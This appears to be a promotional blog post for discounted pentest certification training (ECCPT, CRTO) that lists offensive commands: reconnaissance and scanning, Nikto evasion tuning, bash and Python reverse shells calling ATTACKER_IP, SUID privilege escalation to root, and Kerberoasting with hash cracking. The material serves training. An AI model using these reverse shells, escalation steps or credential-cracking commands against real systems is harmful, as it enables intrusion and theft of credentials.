Listen to this Post
Introduction:

The cybersecurity landscape is fiercely competitive, making specialized, hands-on certifications like the ECCPT and CRTO more valuable than ever. A recent promotional offer for a 37% discount on a penetration testing course highlights the industry’s push for accessible, practical training that moves beyond theory and into real-world exploitation and defense techniques.
Learning Objectives:
- Understand the core value propositions of the ECCPT (EC-Council Certified Penetration Testing) and CRTO (Certified Red Team Operator) certifications.
- Learn essential commands and techniques relevant to the penetration testing and red teaming skills these courses teach.
- Develop a strategy for leveraging discounted training opportunities to accelerate your cybersecurity career path.
You Should Know:
1. Initial Reconnaissance with Subdomain Enumeration
Verified command list or code snippet:
 Using sublist3r for passive subdomain enumeration
sublist3r -d target-domain.com -o subdomains.txt

Using amass for more extensive enumeration
amass enum -passive -d target-domain.com -o amass_subs.txt

Bruteforcing with gobuster
gobuster dns -d target-domain.com -w /usr/share/wordlists/subdomains.txt -o gobuster_out.txt
Step‑by‑step guide:
Reconnaissance is the first phase of any penetration test. These commands help map the target’s attack surface. Start with `sublist3r` for a quick, passive scan. Follow up with `amass` to gather intelligence from numerous data sources. Finally, use `gobuster` for a DNS bruteforce attack to discover hidden subdomains. Consolidate all results, remove duplicates, and then proceed to probe these subdomains for live hosts and services.
2. Network Probing & Port Discovery with Nmap
Verified command list or code snippet:
 Basic SYN scan for top 1000 ports
nmap -sS -T4 192.168.1.100

Aggressive scan with service detection on all ports
nmap -sS -sC -sV -O -p- -T4 -A 192.168.1.100 -oA full_scan

Nmap NSE script scan for vulnerabilities
nmap -sS --script vuln 192.168.1.100 -p 80,443
Step‑by‑step guide:
Nmap is the quintessential network mapping tool. The `-sS` flag initiates a stealthy SYN scan. For a comprehensive assessment, run the aggressive scan (-A) against all ports (-p-) to identify services, versions, and OS. Finally, leverage Nmap’s powerful scripting engine (NSE) with the `vuln` category to check for known vulnerabilities on common web ports.
3. Web Application Directory Bruteforcing
Verified command list or code snippet:
 Using ffuf for fast directory fuzzing
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://target.com/FUZZ -mc 200,301,302,403

Using dirsearch
dirsearch -u http://target.com -e php,asp,aspx,jsp,html,zip,bak -w /usr/share/wordlists/dirb/common.txt

For more advanced filtering with ffuf (size and words)
ffuf -w wordlist.txt -u http://target/FUZZ -fs 4242 -fw 12
Step‑by‑step guide:
Discovering hidden directories is key to web app testing. `ffuf` is incredibly fast; specify your wordlist (-w) and the target URL with the `FUZZ` keyword. Filter responses by status codes (-mc), or by response size/word count to filter out false positives. `dirsearch` is another robust option that automatically handles extensions.
4. Vulnerability Assessment with Nikto
Verified command list or code snippet:
 Basic Nikto scan
nikto -h http://target-domain.com

Nikto scan on a specific port with output to file
nikto -h http://target-domain.com:8080 -o nikto_scan.html -Format html

Scan with specific tuning (evasion)
nikto -h http://target-domain.com -Tuning 4
Step‑by‑step guide:
Nikto is a classic web server scanner that checks for over 6700 potentially dangerous files/CGIs, outdated server versions, and other misconfigurations. Simply point it at a target (-h). For reporting, use the `-o` and `-Format` flags. The `-Tuning` option allows you to evade detection; `4` is for test cases that are normally logged.
5. Initial Foothold with Reverse Shells
Verified command list or code snippet:
 Common Bash reverse shell
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1

Python reverse shell
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("ATTACKER_IP",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Netcat listener (on attacker machine)
nc -nvlp 4444
Step‑by‑step guide:
After exploiting a vulnerability, you often need a reverse shell. First, start a netcat listener on your attacker machine on a chosen port (e.g., 4444). Then, depending on the target’s environment, execute the relevant reverse shell command, ensuring you replace `ATTACKER_IP` with your own. This will provide an interactive shell on the target.
6. Privilege Escalation: Linux SUID Binaries
Verified command list or code snippet:
 Find SUID binaries
find / -perm -u=s -type f 2>/dev/null

Check known exploitable SUIDs with linpeas.sh
./linpeas.sh | grep -i suid

Example: exploiting find SUID
./find . -exec /bin/sh -p \; -quit
Step‑by‑step guide:
Privilege escalation is critical. The `find` command locates all SUID binaries—files that run with the owner’s privileges. Cross-reference your findings with a resource like GTFOBins to see if any are misconfigured and exploitable. The example shows how to exploit a SUID `find` binary to spawn a root shell.
7. Active Directory: Kerberoasting with Impacket
Verified command list or code snippet:
 Request all SPNs and extract TGS tickets for cracking
python3 GetUserSPNs.py DOMAIN.LOCAL/user:password -dc-ip DC_IP -request

Using Rubeus from a Windows host
Rubeus.exe kerberoast /outfile:hashes.txt

Cracking the hash with hashcat
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt
Step‑by‑step guide:
Kerberoasting is a core AD attack technique. It targets service accounts that use Kerberos authentication. Using Impacket’s `GetUserSPNs` script, you can request encrypted Ticket Granting Service (TGS) tickets for service accounts. These tickets, often encrypted with weak passwords, can be cracked offline using `hashcat` to reveal plaintext credentials, potentially leading to domain escalation.
What Undercode Say:
- Practical, Offensive Skills Trump Theory: Certifications like ECCPT and CRTO are highly sought after because they focus on demonstrable, hands-on skills in penetration testing and red teaming, moving beyond multiple-choice exams to prove real-world capability.
- Strategic Investment in Discounted Training: A 37% discount on a course that prepares for these certifications is not just a sale; it’s a significant reduction in the barrier to entry for a high-paying, in-demand career path. This represents a strategic opportunity for upskilling.
The promotional post for a discounted cybersecurity course is a microcosm of a larger industry trend. As the skills gap widens, the value of credentials that validate practical offensive security expertise skyrockets. The ECCPT and CRTO certifications mentioned in the user’s profile are perfect examples of this, as they are widely respected for their rigor. This discount is a direct response to market demand, making elite training more accessible. For aspiring penetration testers, acting on these limited-time offers can provide a substantial return on investment, fast-tracking their journey into critical roles that protect digital infrastructure. The technical commands outlined are the very foundation upon which these courses build, turning theoretical knowledge into actionable skill.
Prediction:
The proliferation of accessible, hands-on training, especially through discounted offers, will lead to a more skilled defensive workforce. However, it will also lower the barrier to entry for threat actors. We predict a near-term future where attack sophistication increases at a grassroots level, forcing organizations to adopt more proactive, intelligence-driven defense strategies and making advanced, continuous training not a perk, but a necessity for all security personnel.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/dGiQYT9e – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


